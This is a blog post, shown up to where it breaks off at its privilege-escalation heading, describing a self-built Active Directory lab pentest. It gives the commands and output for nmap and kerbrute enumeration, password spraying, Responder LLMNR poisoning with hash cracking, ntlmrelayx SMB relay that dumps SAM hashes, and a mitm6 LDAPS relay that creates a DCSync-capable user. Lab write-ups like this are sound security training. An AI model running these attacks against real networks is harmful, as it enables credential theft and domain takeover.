My Active Directory Penetration Testing Journey: From Recon to Root

medium.com/@sherwinlaconsay/my-active-directory-penetration-testing-journey-from-recon-to-root-7e98ccdc499d

Sherwin Laconsay April 19, 2025

👋 Introduction

As part of my cybersecurity learning, I built a fully simulated internal Active Directory (AD) environment designed to mimic real-world enterprise networks. My goal was simple: understand how attackers gain a foothold, move laterally, escalate privileges, and ultimately compromise an entire Windows domain.

This post walks you through the full process — reconnaissance, exploitation, privilege escalation, and mitigation — all through practical, hands-on examples. If you're preparing for red teaming, OSCP, CRTP, or just hungry to learn, this breakdown is for you.

🧱 The Lab Setup

The environment included:

- A Windows Server running as the Domain Controller for `FAMILYGUY.local`.
- Two Windows 10 client machines joined to the domain.
- An attacker machine running Parrot OS (you can also use Kali).
- A Hack The Box (HTB) AD VM to simulate a closed-box, real-world. scenario.

🔍 Phase 1: Reconnaissance & Enumeration

The first step was identifying what systems were online, what ports were exposed, and what AD-related services I could see from an internal perspective.

NMAP Scan

I started with a simple ping sweep using Nmap:

```
nmap -sn 10.10.3.0/24
```

Press enter or click to view image in full size

```
Parrot Terminal
File  Edit  View  Search  Terminal  Help
┌─[]─[10.10.3.4]─[sherwin@parrot]─[~]
└──╼ [★]$ nmap -sn 10.10.3.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-26 13:29 AST
Nmap scan report for 10.10.3.1
Host is up (0.00045s latency).
MAC Address: 00:50:56:E9:65:ED (VMware)
Nmap scan report for 10.10.3.2
Host is up (0.00055s latency).
MAC Address: 00:0C:29:97:D8:3F (VMware)
Nmap scan report for 10.10.3.3
Host is up (0.0010s latency).
MAC Address: 00:0C:29:67:7C:A6 (VMware)
Nmap scan report for 10.10.3.5
Host is up (0.00069s latency).
MAC Address: 00:0C:29:28:6E:48 (VMware)
```

After discovering active hosts, I ran a comprehensive port and version scan:

```
nmap -sC -sV -Pn -p- 10.10.3.1–10
```

Press enter or click to view image in full size

```
┌─[]─[10.10.3.4]─[sherwin@parrot]─[~]                                  14:01:22 [100/100]
└──╼ [★]$ nmap -sC -sV -Pn -p- 10.10.3.1-10
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-26 13:55 AST
Nmap scan report for 10.10.3.1
Host is up (0.00054s latency).
Not shown: 65534 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
53/tcp open  domain  (unknown banner: UNKNOWN)
| dns-nsid:
|_  bind.version: UNKNOWN
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|     bind
|_    UNKNOWN
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-ser
vice :
SF-Port53-TCP:V=7.94SVN%I=7%D=1/26%Time=679677B1%P=x86_64-pc-linux-gnu%r(D
SF:NSVersionBindReqTCP,34,"\x002\0\x06\x85\x80\0\x01\0\x01\0\0\0\0\x07vers
SF:ion\x04bind\0\0\x10\0\x03\xc0\x0c\0\x10\0\x03\0\0\0\0\0\x08\x07UNKNOWN"
SF:);
MAC Address: 00:50:56:E9:65:ED (VMware)
```

Port scan on 10.10.3.1 — I assume this is the default gateway, which is out of our scope.

Press enter or click to view image in full size

```
Applications  Places  System   Parrot Terminal
Parrot Terminal
File  Edit  View  Search  Terminal  Help

Nmap scan report for 10.10.3.2
Host is up (0.0011s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-01-26 17:58:03Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: FAMILYGUY.local0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: FAMILYGUY.local0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
56182/tcp open  msrpc         Microsoft Windows RPC
56198/tcp open  msrpc         Microsoft Windows RPC
60718/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
60719/tcp open  msrpc         Microsoft Windows RPC
60726/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:0C:29:97:D8:3F (VMware)
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
|_nbstat: NetBIOS name: DC1, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:97:d8:3f (VMware)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-01-26T18:00:41
|_  start_date: N/A
```

Port scan on 10.10.3.2

This revealed a domain controller with services like LDAP (389), Kerberos (88), SMB (445), and DNS (53). From here, I confirmed that 10.10.3.2 was the DC.

Press enter or click to view image in full size

```
Nmap scan report for 10.10.3.3
Host is up (0.00053s latency).
Not shown: 65523 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
49690/tcp open  msrpc         Microsoft Windows RPC
49704/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:0C:29:67:7C:A6 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-01-26T18:00:41
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_nbstat: NetBIOS name: PC1, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:67:7c:a6 (VMware)
```

Port scan on 10.10.3.3

Press enter or click to view image in full size

```
Nmap scan report for 10.10.3.5
Host is up (0.0010s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
7680/tcp  open  pando-pub?
49668/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:0C:29:28:6E:48 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: PC2, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:28:6e:48 (VMware)
| smb2-time:
|   date: 2025-01-26T18:00:41
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: -1s
```

Port scan on 10.10.3.5

Kerbrute

To enumerate valid usernames, I used `kerbrute` with a custom wordlist:

```
kerbrute userenum - dc 10.10.3. 2-d FAMILYGUY.local {your_username_list.txt}
```

Press enter or click to view image in full size

```
└─→ [★]$ ./kerbrute_linux_amd64 userenum --dc 10.10.3.2 -d familyguy.local /opt/SecLists/Usernames/xato-net-10-million-usernames
xato-net-10-million-usernames-dup.txt  xato-net-10-million-usernames.txt
┌─[]─[10.10.3.4]─[sherwin@parrot]─[~/kerbrute]
└─→ [★]$ ./kerbrute_linux_amd64 userenum --dc 10.10.3.2 -d familyguy.local /opt/SecLists/Usernames/xato-net-10-million-usernames.txt

    __           __               __
   / /____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: v1.0.3 (9dad6e1) - 01/26/25 - Ronnie Flathers @ropnop

2025/01/26 19:07:13 >  Using KDC(s):
2025/01/26 19:07:13 >   10.10.3.2:88

2025/01/26 19:07:13 >  [+] VALID USERNAME:       administrator@familyguy.local
2025/01/26 19:07:15 >  [+] VALID USERNAME:       Administrator@familyguy.local
2025/01/26 19:07:37 >  [+] VALID USERNAME:       pc2@familyguy.local
2025/01/26 19:15:30 >  [+] VALID USERNAME:       pc1@familyguy.local
2025/01/26 19:26:33 >  [+] VALID USERNAME:       dc1@familyguy.local
2025/01/26 19:32:36 >  [+] VALID USERNAME:       DC1@familyguy.local
2025/01/26 19:33:35 >  Done! Tested 8295455 usernames (6 valid) in 1582.026 seconds
```

These are the only valid users that returned to us. We can use these usernames to execute a password spray attack using a password wordlist.

NetExec

Using `netexec` (a fork of CrackMapExec), I scanned for misconfigurations:

```
netexec smb 10.10.3.3 - shares -u administrator -p rockyou.txt - ignore-pw-decoding
```

Press enter or click to view image in full size

```
File  Edit  View  Search  Terminal  Help
┌─[]─[10.10.3.4]─[sherwin@parrot]─[~/kerbrute]
└─→ [★]$ nxc ldap 10.10.3.2 -u administrator -p rockyou.txt --ignore-pw-decoding
SMB         10.10.3.2       445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:FAMILYGUY.local) (signing:True) (SMBv1:False)
LDAP        10.10.3.2       389    DC1              [-] FAMILYGUY.local\administrator:rockyou.txt
┌─[]─[10.10.3.4]─[sherwin@parrot]─[~/kerbrute]
└─→ [★]$ nxc ldap 10.10.3.2 -u dc1 -p rockyou.txt --ignore-pw-decoding
SMB         10.10.3.2       445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:FAMILYGUY.local) (signing:True) (SMBv1:False)
LDAP        10.10.3.2       389    DC1              [-] FAMILYGUY.local\dc1:rockyou.txt
┌─[]─[10.10.3.4]─[sherwin@parrot]─[~/kerbrute]
└─→ [★]$ nxc ldap 10.10.3.2 -u pc1 -p rockyou.txt --ignore-pw-decoding
SMB         10.10.3.2       445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:FAMILYGUY.local) (signing:True) (SMBv1:False)
LDAP        10.10.3.2       389    DC1              [-] FAMILYGUY.local\pc1:rockyou.txt
┌─[]─[10.10.3.4]─[sherwin@parrot]─[~/kerbrute]
└─→ [★]$ nxc ldap 10.10.3.2 -u pc2 -p rockyou.txt --ignore-pw-decoding
SMB         10.10.3.2       445    DC1              [*] Windows Server 2022 Build 20348 x64 (name:DC1) (domain:FAMILYGUY.local) (signing:True) (SMBv1:False)
LDAP        10.10.3.2       389    DC1              [-] FAMILYGUY.local\pc2:rockyou.txt
┌─[]─[10.10.3.4]─[sherwin@parrot]─[~/kerbrute]
└─→ [★]$
```

`passive_discovery6`

Lastly, I used `passive_discovery6` to check for IPv6 traffic. Several hosts were IPv6-enabled, which meant attacks like MITM6 were now on the table.

Press enter or click to view image in full size

Domain	IPv4 address	Host Type	Interesting Open Ports	Possible Exploits
FAMILYGUY.local	10.10.3.2	Domain Controller	**53** – DNS	DNS poisoning
			88 – Kerberos	Kerberoasting / AS-REP Roasting, Golden Ticket Attack
			135 – MSRPC	MS17-010 (EternalBlue)
			139 – NetBIOS	Responder (MiTM), LLMNR Poisoning
			389 – LDAP	LDAP Injection
			445 – SMB	SMB Relay
			3268 – Global Catalog	Can be used for further enumeration
	10.10.3.3	Client	**135** – MSRPC	MS17-010 (EternalBlue)
			445 – SMB	SMB Relay
	10.10.3.5	Client	**135** – MSRPC	MS17-010 (EternalBlue)
			445 - SMB	SMB Relay

IPv6 address	Host Type	Possible Exploits
fe80::5426:dbda:e5cc:287e	Domain Controller	MiTM6 attacks
fe80::5426:dbda:e5cc:287e	Client	MiTM6 attacks
fe80::9d83:bf8e:ea0c:7ada	Client	MiTM6 attacks

Summary of the port scan

💥 Phase 2: Exploitation

With solid recon data in hand, I moved on to exploiting vulnerabilities within the AD environment.

LLMNR Poisoning and NTLMv2 Hash Capture


Active Directory (AD) is essential for managing organizational networks, but its default settings, including protocols like LLMNR, can introduce security risks. LLMNR allows local name resolution without a DNS server, but it lacks authentication, making it vulnerable to exploitation. Attackers can intercept LLMNR queries and respond with malicious IP addresses, potentially gaining unauthorized access to Active Directory. This technique, known as LLMNR poisoning, can lead to credential theft and relay attacks.

I launched `responder` to spoof LLMNR requests:

```
┌──[]─[10.10.3.4]─[sherwin@parrot]─[~]
└─╼ [★]$ sudo responder  -I ens33 -dwPv

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon -> https://www.patreon.com/PythonResponder
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [ON]
```

I then triggered the LLMNR poisoning by navigating to the IP address of my attacker's machine.

Press enter or click to view image in full size



Press enter or click to view image in full size

```
Responder NIC              [ens33]
Responder IP               [10.10.3.4]
Responder IPv6             [fe80::6405:d7f9:44d1:df5c]
Challenge set              [random]
Don't Respond To Names     ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name     [WIN-M62PC3F5XS2]
    Responder Domain Name      [ADPC.LOCAL]
    Responder DCE-RPC Port     [46002]

[+] Listening for events...

[*] [DHCP] Found DHCP server IP: 10.10.3.10, now waiting for incoming requests...
[*] [MDNS] Poisoned answer sent to 10.10.3.3       for name PC1.local
[*] [MDNS] Poisoned answer sent to fe80::3891:8a9e:d563:a44d for name PC1.local
[*] [LLMNR]  Poisoned answer sent to fe80::3891:8a9e:d563:a44d for name PC1
[*] [LLMNR]  Poisoned answer sent to 10.10.3.3 for name PC1
[*] [MDNS] Poisoned answer sent to 10.10.3.5       for name PC2.local
[*] [MDNS] Poisoned answer sent to fe80::368c:29ba:1b60:c313 for name PC2.local
[*] [LLMNR]  Poisoned answer sent to fe80::368c:29ba:1b60:c313 for name PC2
[*] [LLMNR]  Poisoned answer sent to 10.10.3.5 for name PC2
[*] [NBT-NS] Poisoned answer sent to 10.10.3.3 for name FAMILYGUY (service: Domain Master Browser)
[SMB] NTLMv2-SSP Client   : 10.10.3.3
[SMB] NTLMv2-SSP Username : FAMILYGUY\p.griffin
[SMB] NTLMv2-SSP Hash     : p.griffin::FAMILYGUY:419f9acb3bbb8692:B5A61EDD61491681185 4B5728D5D7E91:010100000000000000D5DEFDD37EDB015D83DEA9998AEC8400000000020008004100
44005000430001001E00570049004E002D004D0036003200500043003300460035005800530032002E004100440050004
3002E004C004F00430041004C0003001400410044005000430002E004C004F00430041004C0005001400410044005000430002E004C004F00430041004C000700080000D5DEFDD37EDB01060004000200000080
03000300000000000000001000000002000004 22A7D538D9BF10A6F10C238C4D36FF55A07E1E9BA32D218907EEBD3D990B8580A001000000000000000000000000000000000000009001C0063006
900660073002f00310030002e00310030002e0033002e00340000000000000000:P@ssw0rd

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: P.GRIFFIN::FAMILYGUY:2a1b3bb89b6c0098:d065d9b06838b...000000
Time.Started.....: Fri Feb 14 11:46:54 2025 (1 sec)
Time.Estimated...: Fri Feb 14 11:46:55 2025 (0 secs)
Kernel.Feature...: Optimized Kernel
Guess.Base.......: File (.\rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........: 22612.9 kH/s (0.97ms) @ Accel:128 Loops:1 Thr:256 Vec:1
Speed.#2.........:  1657.6 kH/s (7.47ms) @ Accel:16 Loops:1 Thr:64 Vec:4
Speed.#*.........: 24270.5 kH/s
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 1006630/14344384 (7.02%)
Rejected.........: 38/1006630 (0.00%)
Restore.Point....: 0/14344384 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Restore.Sub.#2...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: 123456 -> bluballs
Candidates.#2....: computer84 -> blue1270
Hardware.Mon.#1..: Temp: 56c Util: 49% Core:1935MHz Mem:6801MHz Bus:16
Hardware.Mon.#2..: N/A
```

Returning to Responder, I successfully obtained the user's NTLMv2 hash. I then cracked this using my host machine's GPU and Hashcat.

Press enter or click to view image in full size

To my surprise, the user was using the default password **"P@ssw0rd."**

SMB Relay Attack

An **SMB relay attack** exploits authentication requests between a client and a server. The attacker uses techniques like **LLMNR poisoning** to trick a victim into connecting to a rogue SMB server. When the victim attempts to authenticate, the attacker relays the credentials to the legitimate server, impersonating the victim and dumping **SAM hashes**. This attack is particularly effective when **SMB signing** is disabled or when NTLM authentication lacks additional security measures.

Since **SMB signing** is disabled by default, as observed during our enumeration phase, there is a high chance this attack will succeed.

I set up `ntlmrelayx.py` from the Impacket suite to relay captured credentials *(I saved all the targets' IP addresses to a file I named targets)*. Next, I turned on responder to spoofed a service, causing the victim to authenticate and send their NTLM hash.

Press enter or click to view image in full size

```
Applications  Places  System                Parrot Terminal
Parrot Terminal
File  Edit  View  Search  Terminal  Help
┌─[]─[10.10.3.4]─[sherwin@parrot]─[~]
└──╼ [★]$ sudo impacket-ntlmrelayx -tf targets -smb2support
Impacket v0.11.0 - Copyright 2023 Fortra

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server

┌─[]─[10.10.3.4]─[sherwin@parrot]─[~]
└──╼ [★]$ sudo responder -I ens33 -dwPv

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  To support this project:
  Patreon -> https://www.patreon.com/PythonResponder
  Paypal  -> https://paypal.me/PythonResponder

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C
```

With Responder capturing the hash, ntlmrelayx relayed it to the clients machine and successfully dumped local user SAM hashes.

Press enter or click to view image in full size

```
Parrot Terminal
File Edit View Search Terminal Help
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for connections
[*] SMBD-Thread-5 (process_request_thread): Connection from FAMILYGUY/P.GRIFFIN@10.10.3.3 controlled, attacking target smb://10.10.3.2
[-] Signing is required, attack won't work unless using -remove-target / --remove-mic
[*] Authenticating against smb://10.10.3.2 as FAMILYGUY/P.GRIFFIN SUCCEED
[*] SMBD-Thread-5 (process_request_thread): Connection from FAMILYGUY/P.GRIFFIN@10.10.3.3 controlled, attacking target smb://10.10.3.3
[-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted those access rights.)
[-] Authenticating against smb://10.10.3.3 as FAMILYGUY/P.GRIFFIN FAILED
[*] SMBD-Thread-7 (process_request_thread): Connection from FAMILYGUY/P.GRIFFIN@10.10.3.3 controlled, attacking target smb://10.10.3.5
[*] Authenticating against smb://10.10.3.5 as FAMILYGUY/P.GRIFFIN SUCCEED
[*] SMBD-Thread-7 (process_request_thread): Connection from FAMILYGUY/P.GRIFFIN@10.10.3.3 controlled, attacking target smb://10.10.3.3
[-] Authenticating against smb://10.10.3.3 as FAMILYGUY/P.GRIFFIN FAILED
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x0f4f32a64d4627c47a22b59a9c67d108
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:12375b7b7ac6bd22e03ed99f2bc83584:::
BrianGriffin:1001:aad3b435b51404eeaad3b435b51404ee:e19ccf75ee54e06b06a5907af13cef42:::
[*] Done dumping SAM hashes for host: 10.10.3.5
[*] Stopping service RemoteRegistry
[*] Restoring the disabled state for service RemoteRegistry
```

Using the interactive shell option, I gained command-line access to the target.

Press enter or click to view image in full size

```
Home | Windows Server 2022 | Windows 10 PC1 - Client | Windows 10 PC2 - Personnel | Parrot-OS
Applications Places System  Parrot Terminal
Parrot Terminal
File Edit View Search Terminal Help
┌──[]─[10.10.3.4]─[sherwin@parrot]─[~]
└─────[★]$ sudo impacket-ntlmrelayx -tf targets -smb2support -i
Impacket v0.11.0 - Copyright 2023 Fortra
```

Press enter or click to view image in full size

```
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000
[*] SMBD-Thread-5 (process_request_thread): Connection from FAMILYGUY/P.GRIFFIN@10.10.3.3 controlled, attacking target smb://10.10.3.3
[-] Authenticating against smb://10.10.3.3 as FAMILYGUY/P.GRIFFIN FAILED
[*] SMBD-Thread-7 (process_request_thread): Connection from FAMILYGUY/P.GRIFFIN@10.10.3.3 controlled, attacking target smb://10.10.3.5
[*] Authenticating against smb://10.10.3.5 as FAMILYGUY/P.GRIFFIN SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11001
[*] SMBD-Thread-7 (process_request_thread): Connection from FAMILYGUY/P.GRIFFIN@10.10.3.3 controlled, attacking target smb://10.10.3.3
```

I then accessed the SMB shell connected to my attacker's port 11001 using **netcat.**

Press enter or click to view image in full size


```
┌──[]─[10.10.3.4]─[sherwin@parrot]─[~]
└─────[★]$ nc 127.0.0.1 11001
Type help for list of commands
# help

open {host,port=445} - opens a SMB connection against the target host/port
login {domain/username,passwd} - logs into the current SMB connection, no parameters for NULL connection. If no password specified, it'll be prompted
kerberos_login {domain/username,passwd} - logs into the current SMB connection using Kerberos. If no password specified, it'll be prompted. Use the DNS resolvable do
main name
login_hash {domain/username,lmhash:nthash} - logs into the current SMB connection using the password hashes
logoff - logs off
shares - list available shares
use {sharename} - connect to an specific share
cd {path} - changes the current directory to {path}
lcd {path} - changes the current local directory to {path}
pwd - shows current remote directory
password - changes the user password, the new password will be prompted for input
ls {wildcard} - lists all the files in the current directory
```

IPv6 Attack with MITM6 + NTLMRelay

MITM6 is a man-in-the-middle attack that exploits Windows' preference for IPv6 by setting up a rogue IPv6 DHCP server. This tricks devices into using a fake domain controller controlled by the attacker. The attacker can then redirect authentication traffic (e.g., LDAPS, SMB) to steal credentials and perform NTLM relay attacks. It's dangerous because it intercepts sensitive data and abuses weak certificate validation to impersonate trusted services.


I launched MITM6:

Press enter or click to view image in full size



Then configured ntlmrelayx to perform LDAPS relaying with WPAD hijacking:

Press enter or click to view image in full size



In my experience, this didn't work on Windows Server 2022 right away due to certificate requirements. I manually bound a certificate to LDAPS using PowerShell:

```
netsh http add sslcert ipport=0.0.0.0:636 certhash=<Thumbprint> appid={GUID}
```

After binding, the relay succeeded, and I was able to create a new domain user with delegated privileges.

Press enter or click to view image in full size

```
*] HTTPD(80): Authenticating against ldaps://10.10.3.2 as FAMILYGUY/P.GRIFFIN SUCCEED
*] Enumerating relayed user's privileges. This may take a while on large domains
*] User privileges found: Create user
*] User privileges found: Adding user to a privileged group (Enterprise Admins)
*] User privileges found: Modifying domain ACL
*] Attempting to create user in: CN=Users,DC=FAMILYGUY,DC=local
*] Adding new user with username: wqSIMcYdaV and password: )#TQ0E-VYvVKjXt result: OK
*] Querying domain security descriptor
*] Success! User wqSIMcYdaV now has Replication-Get-Changes-All privileges on the domain
*] Try using DCSync with secretsdump.py and this user :)
```

🔼 Phase 3: Privilege Escalation

After gaining user-level access, the goal shifted to domain domination.

PowerView Enumeration

